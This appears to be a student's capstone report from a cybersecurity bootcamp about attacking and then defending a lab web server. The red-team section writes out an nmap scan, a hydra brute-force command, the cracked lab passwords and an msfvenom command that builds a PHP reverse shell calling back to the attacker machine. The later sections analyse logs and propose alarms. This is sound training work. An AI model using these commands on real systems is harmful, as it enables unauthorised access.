# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

Completed by Skye Falzett for UPenn Cyber Security Bootcamp
April 2022

# Table of Contents

This document contains the following sections:


01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

# Network Topology

# Network Topology




**Network**
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway:192.168.1.1

**Machines**
The Remote Desktop:
IPv4:10.0.0.48
OS: Windows
Hostname:
ML-RefVM-684437

The Capstone Web Server:
IPv4:192.168.1.105
OS:Linux
Hostname:Server1

The Kali VM:
IPv4:192.168.1.90
OS:Linux
Hostname:Kali

The ELK VM:
IPv4: 192.168.1.100
OS: Linux
Hostname:ELK

# **Red Team**
# Security Assessment

# Recon: Describing the Target

## Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| ML-RefVm-684437 | 192.168.1.1 | Host Machine for Hyper-V And NAT Switch |
| Server1 (Capstone) | 192.168.1.105 | Web Server |
| ELK | 192.168.1.100 | SIEM System |
| Kali | 192.168.1.90 | Penetration Red-Team Machine |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Only using an open HTTP (Port 80) not HTTPS (Port 443) | Port 80 does not allow for encrypted traffic | Traffic won't be encrypted, and an attacker could view or interfere with traffic between connected machines. This allowed the Kali machine to see sensitive company data. |
| Apache 2.4.29 related vulnerabilities | Running an outdated and insecure version of apache leads to multiple exploitable vulnerabilities. | One of these, CVE-2019-17567, tunneling allows subsequent connections to pass through without HTTP validation. |
| Openly available WebDav Directory with LFI (Local File Inclusion) capability | Attackers are able load to deploy a reverse shell payload | Remote Access is attainable through uploading a .php file and using metasploit/meterpreter. |
| Weak Passwords and hashes, Simple Usernames, and login credentials publicly available. | Using passwords that are available to be brute forced with the rockyou.txt file. Having usernames be available publicly. Easily cracked password hashes. | Access was gained to http://192.168.1.105/company_folders/secret_folder and to the WebDAV directories. |

# Exploitation: Open Unencrypted Port 80/ HTTP

01

**First we ran: nmap -sV 192.168.1.1-105**
**then nmap -sS -A 102.168.1.105**

```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-23 16:06 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
l 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
```


02

**Nmap revealed that port 22 and 80, ssh and http, were open.**

**We were able to run:**
**Firefox**
**http://192.168.1.105**

**And inside the GUI, we found the "secret_folder."**

03



# Exploitation: Unprotected WebDav Directory with LFI

01

Created the reverse shell payload:

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4040 -f raw > rev-shell-2.php


Then, I copied and pasted that rev-shell-2.php and loaded it to the dav://192.168.1.105/webdav/ directory

To run it, I went to the “other location” dav://192.168.1.105/webdav/rev-shell-2.php.

02

This reverse shell script allows us to access the Capstone Web Server through Metasploit.

03



# Exploitation: Weak Password Strength and Publicly Available Login Credentials

01

After some recon, it became obvious that the usernames were the same as the first name of the employees.

Brute force the password for ashton:

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```


02

Using Hydra, we were able to determine the login credentials for ashton (password: leopoldo).

Once we had access to the secret folder we then followed to access the hashed login credentials for  Ryan and using crackstation.net we found his login credentials (password: linux4u).

03


```
target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
nild 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-21 1
8:12:50
root@Kali:/usr/share/wordlists#
```




# **Blue Team**
# Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

- The Port scan began at 23:03 UTC on April 23, 2022.
- This was the beginning of the attack from the Kali machine at IPv4 192.168.1.90.
- This is when the attack began and the initial port scan occured. We see the uptick in TCP related hits, indicating it was a port scan:









Over the course of about 30 minutes, there were approximately 154,000 hits from the source.ip of the Kali machine:

# Analysis: Finding the Request for the Hidden Directory


- GET requests were made to the directory: http://192.168.1.105/company_folders/secret_folder.
- The “secret_folder” contained login information and instructions for access to the WebDav directory.




These were the IP addresses associated with events logged in the “secret_folder”.


# Analysis: Uncovering the Brute Force Attack




The attack machine made approximately 10,140 hits until a successful password attempt. We can see this as I could search the results for when there weren't error codes in the results: http.response.status_code < 400 and user_agent.original: "Mozilla/4.0 (Hydra)"

# Analysis: Finding the WebDAV Connection

70 hits were made to the WebDAV directory:




Here is a snippet giving examples of the types of hits and requests made to the WebDAV directory:

```
Apr 23, 2022 @ 23:20:09.573  url.path: /webdav/rev-shell-2.php @timestamp: Apr 23, 2022 @ 23:20:09.573 query: PROPFIND /webdav/rev-shell-2.
http.response.status_code: 207 http.response.bytes: 921B http.response.body.bytes: 706B
http.response.headers.content-type: text/xml; charset="utf-8" http.response.headers.content-length: 706
http.response.status_phrase: multi-status http.version: 1.1 http.request.method: propfind http.request.bytes:
http.request.body.bytes: 235B http.request.headers.content-length: 235 http.request.headers.content-

Apr 23, 2022 @ 23:20:09.559  url.path: /webdav/passwd.dav @timestamp: Apr 23, 2022 @ 23:20:09.559 http.request.method: propfind
http.request.bytes: 538B http.request.body.bytes: 235B http.request.headers.content-length: 235
http.request.headers.content-type: application/xml http.response.status_code: 207 http.response.bytes: 913B
http.response.body.bytes: 698B http.response.headers.content-length: 698 http.response.headers.content-
type: text/xml; charset="utf-8" http.response.status_phrase: multi-status http.version: 1.1

Apr 23, 2022 @ 23:20:09.414  url.path: /webdav @timestamp: Apr 23, 2022 @ 23:20:09.414 method: propfind event.kind: event
event.category: network_traffic event.dataset: http event.duration: 1.5 event.start: Apr 23, 2022 @ 23:20:09.
event.end: Apr 23, 2022 @ 23:20:09.416 server.port: 80 server.bytes: 2.1KB server.ip: 192.168.1.105
url.full: http://192.168.1.105/webdav url.scheme: http url.domain: 192.168.1.105 host.name: server1
http.request.headers.content-length: 235 http.request.headers.content-type: application/xml
```

Analysis indicates that a reverse shell file (‘rev-shell-2.php’) was uploaded to the WebDAV directory.

# **Blue Team**
# Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

Set an alert associated with search criteria where the destination ip is set to the web server (192.168.1.105) and the destination port is set to one that is not used by the web server (destination.port: not 80).

A reasonable threshold would be when more than 5 of these types of requests happen in a second.

## System Hardening

Configurations to mitigate port scans include:

- Firewalls and IDS/IPS that can identify suspicious events
- Limiting port access to specific IPs.

SIEMs like Kibana or Splunk have various Intrusion Detection Systems that can be configured to alert and respond to a port scan threat.

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

Set an alert using the search criteria at the url path at the hidden directory (url.full:http://192.168.1.105/company_folders/secret_folder)

The alarm should trigger when ANY unauthorized/outside source is accessing this directory.

## System Hardening

- Inside the web server, the configuration of the “secret_folder” can and should be configured to allow only specified IPv4 access.

This can be done on the web server: nano /etc/httpd/conf/httpd.conf by editing to allow specified authorized users.

- Encrypting directory contents
- Adjust directory permissions

# Mitigation: Preventing Brute Force Attacks

## Alarm

Set an alert to search criteria where there are http response codes 400 or greater (ERROR codes).

When more than 50 error codes happen in less than a minute, the alarm should be triggered.

Set An alert for search criteria:user_agent.original :"Mozilla/4.0 (Hydra)"

An alarm at any instances/events should be triggered.

## System Hardening

- Set up CAPTCHA
- Lock out user after specified amount (example: 10) of failed login attempts.
- Engage in stronger password policies and don't have user credentials available, unencrypted on the server.

# Mitigation: Detecting the WebDAV Connection

## Alarm

Set an alert using the search criteria directing to the webdav directory as well as using search for “not” authorized IPs will indicate when an unidentified IP is connecting to the WebDAV.

The threshold can be set for when any non-identified/authorized IPs access this directory.

## System Hardening

- Inside the web server machine permissions can be adjusted by editing the httpd.conf file to allow specific IP access

- Any instructions on accessing the WebDAV directory should be encrypted or removed from public areas of the web server.

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

Set an alert using the search criteria:

http.request.method : “put” and
url.path: *webdav* and
source.ip: (not 192.168.1.1 or 192.168.1.10)

That indicates whenever PUT events occur involving an unknown source IP.

Anytime this kind of even occurs, an alert should be triggered.

## System Hardening

- Set permissions to block file modification from external IPs.
- Move WevDAV directory to a non-public facing location.
- Edit the httpd.conf file under the directory /var/www/webdav to only allow authorized IP access.


The End